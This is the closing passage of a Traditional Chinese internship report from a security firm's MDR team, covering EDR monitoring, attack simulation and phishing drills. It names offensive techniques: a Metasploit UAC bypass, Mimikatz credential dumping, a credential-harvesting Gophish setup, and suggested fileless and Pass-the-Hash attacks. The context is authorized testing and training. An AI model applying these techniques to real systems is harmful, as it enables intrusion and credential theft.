- **啟用主動防禦 (AP)：** 未來應進一步測試，在開啟 Fidelis「主動防禦 (Active Protection)」模式下，EDR 是否能主動攔截本報告中的攻擊鏈。

2. **對紅隊 (未來研究) 的建議：**
   - **測試 Fileless 攻擊：** 本次攻擊鏈依賴 backdoor.exe 落地，這很容易被沙盒發現。未來的演練應嘗試更隱蔽的「無檔案 (Fileless)」攻擊，例如完全在記憶體中執行的 PowerShell 或 .NET 酬載，以測試 EDR 的記憶體監控能力。
   - **演練橫向移動：** 本次演練已成功竊取 NTLM Hash 。下階段的研究應利用此 Hash 進行「Pass-the-Hash (PtH)」攻擊，將戰線擴展至其他主機，以驗證 EDR 對「橫向移動 (Lateral Movement)」 的偵測能力。

Reference

[1] **The MITRE Corporation. (2025).** ***MITRE ATT&CK®.***

https://attack.mitre.org/

[2] **The MITRE Corporation. (2025).** ***Technique T1548.002: Bypass User Account Control.***

https://attack.mitre.org/techniques/T1548/002/

[3] **The MITRE Corporation. (2025).** ***Technique T1003.001: OS Credential Dumping: LSASS Memory.***

https://attack.mitre.org/techniques/T1003/001/

[4] **Kali Linux. (2025).** ***Kali Linux Documentation.***

https://www.kali.org/docs/

[5] **Nmap.org. (2025).** ***Nmap: the Network Mapper - Free Security Scanner.***

https://nmap.org/

[6] **Rapid7. (2025).** ***Metasploit Framework.***

https://www.metasploit.com/

[7] **Delpy, B. (2024).** ***gentilkiwi/mimikatz*****. GitHub.**

https://github.com/gentilkiwi/mimikatz

[8] **PowerShellMafia. (2022).** ***PowerShellMafia/PowerSploit*****. GitHub.**

https://github.com/PowerShellMafia/PowerSploit

[9] **Fidelis Cybersecurity. (2025).** ***Fidelis Endpoint®.***

https://fidelissecurity.com/products/endpoint-detection-response/

[10] **Microsoft Learn. (2023).** ***How User Account Control works.***

https://learn.microsoft.com/en-us/windows/security/identity-protection/user-account-control/how-user-account-control-works

[11] **Microsoft Learn. (2024).** ***Sysmon - Sysinternals*****.**

https://learn.microsoft.com/en-us/sysinternals/downloads/sysmon

[12] **VMware, Inc. (2025).** ***VMware vSphere Documentation*****.**

https://docs.vmware.com/en/VMware-vSphere/index.html

[13] **國家資通安全研究院 (NICS). (2025).** ***首頁*****.**

https://www.nics.nat.gov.tw/

附錄 A. 實習工作內容

一、 工作環境介紹

- **公司簡介：**中飛科技（Fairline Technology） 是一家專業的網通與資安產品代理商，致力於將國際領先的資安品牌引進台灣市場。公司以「產品、技術、人才」三環相扣為核心優勢，提供客戶從基礎架構、應用安全、內網安全到威脅情資的「一站式購足」整合方案。
- **產品與服務：** 公司的代理產品線涵蓋多個資安領域，主要品牌包括 Fidelis Security、Keysight (Ixia)、Imperva、BeyondTrust、SailPoint 等國際領導品牌。除了產品代理，公司也提供專業的整合服務，例如我們實習所在的「FAiRMDR 內網安全託管方案」，提供客戶 24 小時的專業團隊監控與技術支援。
- **部門文化與實習職掌：** 中飛科技以「專業代理、精緻服務」 為理念，並極度重視技術培育，擁有超過四成員工比例的技術支援量能。


我們於資訊安全團隊進行專業實習，主要參與 Fidelis MDR (Managed Detection and Response) 服務的相關支援工作。我們的職掌是協助 MDR 團隊進行日常的威脅監控、告警分析、客戶月報製作與資安威脅演練。


二、 工作詳述

1. MDR 客戶月報製作與數據分析

- **任務目的：** 定期產出專業的客戶資安月報，清晰呈現客戶當前的資安態勢、Fidelis 平台的防護成效，並針對高風險事件提供分析與建議。

- **使用平台：** Fidelis Network、Fidelis Endpoint
- **執行流程：**
  (1) **數據彙整與分析：** 定期利用 Fidelis 平台，撈取並整理指定客戶在一個月內的網路流量數據、端點告警事件、攔截記錄與主機活動日誌。
  (2) **威脅趨勢分析：** 針對撈取的數據進行初步的威脅趨勢分析，例如觀察高風險告警的數量與類型變化。
  (3) **案例事件分析：** 深入分析高風險告警，判斷其為「真實威脅 (True Positive)」或「誤報 (False Positive)」
- **成果分析與報表：**
  (1) 依據公司範本，將分析後的數據與發現，製作成專業的客戶資安月報 。





2. **資安情資蒐集與電子報製作**

- **任務目的：** 保持對全球威脅動態的敏感度，並將有價值的威脅情資（Threat Intelligence）內化後，分享給同事、客戶及合作夥伴。
- **執行流程：**
  (1) **情資監控與內化：** 持續追蹤國內外各大資安論壇、技術部落格與威脅情資平台，蒐集最新的漏洞資訊、攻擊手法。
  (2) **研究與總結：** 對情資進行研究與理解。

- **成果分析與報表：**

(1) 將重要的資安新知與趨勢，彙編成每月電子報。

3. **資安成效驗證：Keysight Threat Simulator 攻擊模擬**

- **任務目的：** 驗證客戶環境中的 Fidelis Endpoint EDR 是否已正確配置，並量化其對真實駭客手法的偵測與攔截成效。
- **使用平台：** Keysight Threat Simulator (BAS 平台)
- **執行流程：**

(1) **平台操作：** 學習並操作 Keysight BAS 平台。


(2) **劇本選擇與執行：** 針對受 Fidelis 保護的端點環境，安全地執行各種預設的、模擬真實駭客手法的攻擊劇本（例如 Malicious File Transfer - HTTP.csv 、log4j 8.csv 、spearphing link.csv 等）。


(3) **日誌關聯：** 同時在 Fidelis 控制台監控 EDR 是否對這些模擬攻擊（IOCs）產生了**正確的告警**。

- **成果分析與報表：**

(1) 觀察並記錄 Fidelis Endpoint 對於模擬攻擊的偵測率 (Detection Rate) 與攔截成效 (Prevention Rate)。

(2) 將測試過程、防禦系統的反應、以及分析結果，整理成詳盡的資安驗證報告。





4. **社交工程演練 (Gophish 平台實務)**

- **任務目的：** 協助客戶評估內部員工的資安意識，並驗證公司對釣魚郵件的防禦與應變能力。
- **使用工具：** Gophish
- **執行流程：**
  (1) **情境客製化：** 根據客戶需求，參考現有範本，客製化釣魚郵件的腳本與內容。
  (2) **內部環境測試：** 在公司內部環境測試，確保郵件能成功寄送、連結可點擊、Gophish 後台能成功接收到測試用的帳密資料。
  (3) **客戶端演練：** 正式向客戶端的目標員工發送社交工程郵件。
  (4) **攻擊流程模擬：** 當用戶輸入並「送出」帳密後，系統會自動將用戶重新導向至真正的官方登入介面，以降低其疑心。
- **成果分析與報表：**
  (1) 演練結束後，從 Gophish 後台匯出完整的統計數據（寄送數、開啟數、點擊數、提交數），並將蒐集到的帳密資料一併彙整成演練報告。

5. **資安設備安裝與環境建置支援：**

   - **設備部署：** 協助資深工程師進行客戶端或公司內部實驗室的資安設備安裝與基礎設定。
   - **環境驗證：** 負責執行安裝後的基礎功能測試與連線驗證，確保設備正常運作並回報數據。

附錄 B. 實習心得與建議

壹、 學習

在近一年的實習期間，我們將學校的資安理論與業界的 MDR 實務戰場相結合，獲得了技術面與非技術面的寶貴經驗。

一、藍隊（Blue Team）：MDR 服務與 EDR 實務

1. EDR 平台實務： 我們深入學習了 Fidelis Endpoint 平台的運作邏輯。我們不再只是「知道」EDR，而是學會了如何實際操作，包含從平台撈取告警日誌、分析進程樹（Process Tree）、以及判讀登錄檔修改 等鑑識軌跡。
2. MDR 告警分析： 透過協助製作客戶的 MDR 月報，我們學會了如何從大量的告警 中分析威脅趨勢，並區分「真實威脅 (True Positive)」與「誤報 (False Positive)」(例如 GCB 工具造成的合法行為)，這是在課堂上無法體驗的實務經驗。

二、紫隊（Purple Team）：威脅情資與成效驗證

1. 情資內化： 在撰寫資安電子報 的過程中，我們研究了最新的威脅情資，例如 UAT-7237 駭客組織或 Cisco ArcaneDoor 漏洞，並學習如何將其內化為可分享的知識。
2. 攻擊模擬 (BAS)： 透過操作 Keysight 攻擊模擬平台，我們學會了如何「量化」資安防禦的成效。這讓我們理解到，防禦方必須透過「主動模擬攻擊」來驗證 EDR 規則是否已正確啟用。

三、紅隊（Red Team）：TTP 應用與縱深防禦分析 (本專題)

1. TTP 開發與驗證： 本專題最大的技術收穫，是 TTPs 的實務應用。為了克服 Metasploit 自動化模組在真實（高延遲）環境下可能存在的「計時衝突」不穩定性，我們開發並驗證了「解耦監聽器 (Decoupled Handler)」 戰術，以確保 100% 穩定的提權。
2. 縱深防禦的理解：我們親手證實了 Windows 的「縱深防禦」：
   (1) 驗證了「預設安全」： Mimikatz 抓不到明文密碼（Password: (null)），證實了「WDigest 預設關閉」 的有效性。
   (2) 發現了「偵測盲點」： 驗證了 EDR 在「僅偵測」模式下，對 T1003 (竊證) 和 T1053 (持久化) 的預設規則庫存在可視性缺口 (Visibility Gap)。

（更深入的紅隊 TTP 攻防技術分析，詳見本報告 Chapter 4。）

四、職場協作與溝通

我們學習了如何在企業環境中進行有效的溝通，例如如何撰寫專業、格式正確的客戶郵件 。同時，在執行「社交工程演練」 時，我們也學會了如何精確地掌握客戶需求，並在 Gophish 平台上客製化演練腳本，以達成預期的測試目標。

貳、 自我評估及心得感想

- **鄭岡宜**

在中飛實習的這段時間，是我第一次真正的體會到出社會的職場，非常感謝我能被錄取並來到這家公司實習。

剛開始的時候因為對資安這個領域非常陌生所以上了一些公司內部的教育訓練課程，由於還是實習生所以我前期大部分的時間都在學習跟工作相關的事情，例如: 什麼是 port、HTTP/HTTPS 差在哪、各種跟網路、資安相關的基本知識等等，這些都是我以前不了解的所以花了好長一段時間建立一些基本知識，過了一兩個月我加入到了 MDR 這個團隊，我的工作內容主要是以每個月的月報為主，有給客戶的月報以及公告給公司內部的資安電子報，客戶的月報算是整理每月所發生的資安事件、統計流量等等，也讓我更瞭解到根據每個不同的客戶，我們乙方也會因此針對內容有不同的展示，再來是電子報的部分，也是我個人覺得最具挑戰性且需要投入最多心力的的工作內容，
由於這是我的知識盲區，導致在整理資料的時候常常要一直思考、查詢，以及不知道內容該如何呈現煩惱許久，再過了幾個月的時間，就開始慢慢的知道大概的方向該怎麼做，而且在做電子報的時候還可以因此學到許多內容，例如: 這個漏洞是如何形成、這個駭客團隊是如何攻擊成功等，可以幫助我對於資安不論是紅軍或藍軍又有更深入的了解。

在這邊的實習期間我除了學習到資安相關的知識以外，職場上的一些小事我也知道了更多，例如說:要如何寄信、如何跟同事上司溝通、一些要更注意的

地方等等。在這之前我其實不知道正式的信箱應該要怎麼寄，尤其是假如今天要去寄給客戶的時候一定要注意用語、格式才行，因為我們是一個團隊，在人與人之間要如何有效的溝通也是很有技巧，我在這邊學到其實我們要了解每個人的需求的時候不一定全部接受別人的話(基本的禮貌還是要有)，在別人的要求中我學到可以先聽，然後自己思考一下內容是否可行、手邊是否還有其他更重要的事情等等。隨後根據自身的狀況與對方溝通，在上班的時候如果有很重要緊急的事情可以直接排行程，這樣對方也可以知道我目前在忙什麼，我也學到若對方需求不明確時，可以主動提問，確認好正確的方向才不會浪費時間來來回回的修改內容。

在這間公司實習我也察覺我還是喜歡跟人相處的，無法做完全一個獨自作業的工作，有一個好的職場環境也比薪水高低來的重要的多，我在這邊幾乎每天都挺開心的，一方面有良好的環境可以學習(每人都有雙螢幕)，一方面是同事、主管都很好相處，我在這裡的工作氛圍非常愉快，在良好環境與正向支持下，讓我的實習收穫非常豐富。

- **王賢昱**

這次在「中飛科技」的實習，毫無疑問是我大學生涯的轉捩點，它讓我真正從課堂上的資安理論，走入了瞬息萬變的資安實務戰場。

在實習初期，我主要負責協助 MDR 團隊的日常維運。在製作客戶月報的過程中，為了分析數據，我時常需要查閱大量資料，也無形中增加了我的知識庫。

我不只是在「複製貼上」，而是必須真正去理解 Fidelis 告警背後的 TTPs（戰術、技術與程序），例如 T1548 (BypassUAC) 或 T1543 (GetSystem) 所代表的攻擊意義。同時，操作 Keysight Threat Simulator 的經驗，讓我深刻體會到 Fidelis EDR 這類工具在防禦上的價值，但也讓我理解到「有工具」不等於「有防護」，EDR 必須經過持續的「規則校調」 才能真正發揮價值。

然而，本次實習最大的收穫，還是在規劃與執行「紅藍軍專題」 的過程。我學習到如何像駭客一樣思考，串聯多個弱點達成目標。更重要的是，我學會了如何分析並克服失敗。

在專題實作中，我們最初的攻擊嘗試是失敗的。我們發現，在公司 Lab 的 ESXi （高延遲）環境中，Metasploit 的 bypassuac_fodhelper 模組會因為「計時衝突 (Race Condition)」 而極度不穩定，不斷回報 [*] Exploit completed, but no session was created。這迫使我們必須開發 TTP 變體 (Variant)，最終設計出「解耦監聽器（雙終端機）」 戰術，才 100% 穩定地取得了 SYSTEM 權限。

在環境建置與不斷除錯的過程中，我大幅提升了獨立解決問題的能力。這整段經歷讓我體會到，滲透測試不只是「使用工具」，而是「開發 TTP」，並在 EDR 的偵測盲點 中找出攻擊路徑的藝術。這段經歷也讓我對資安方面更有興趣。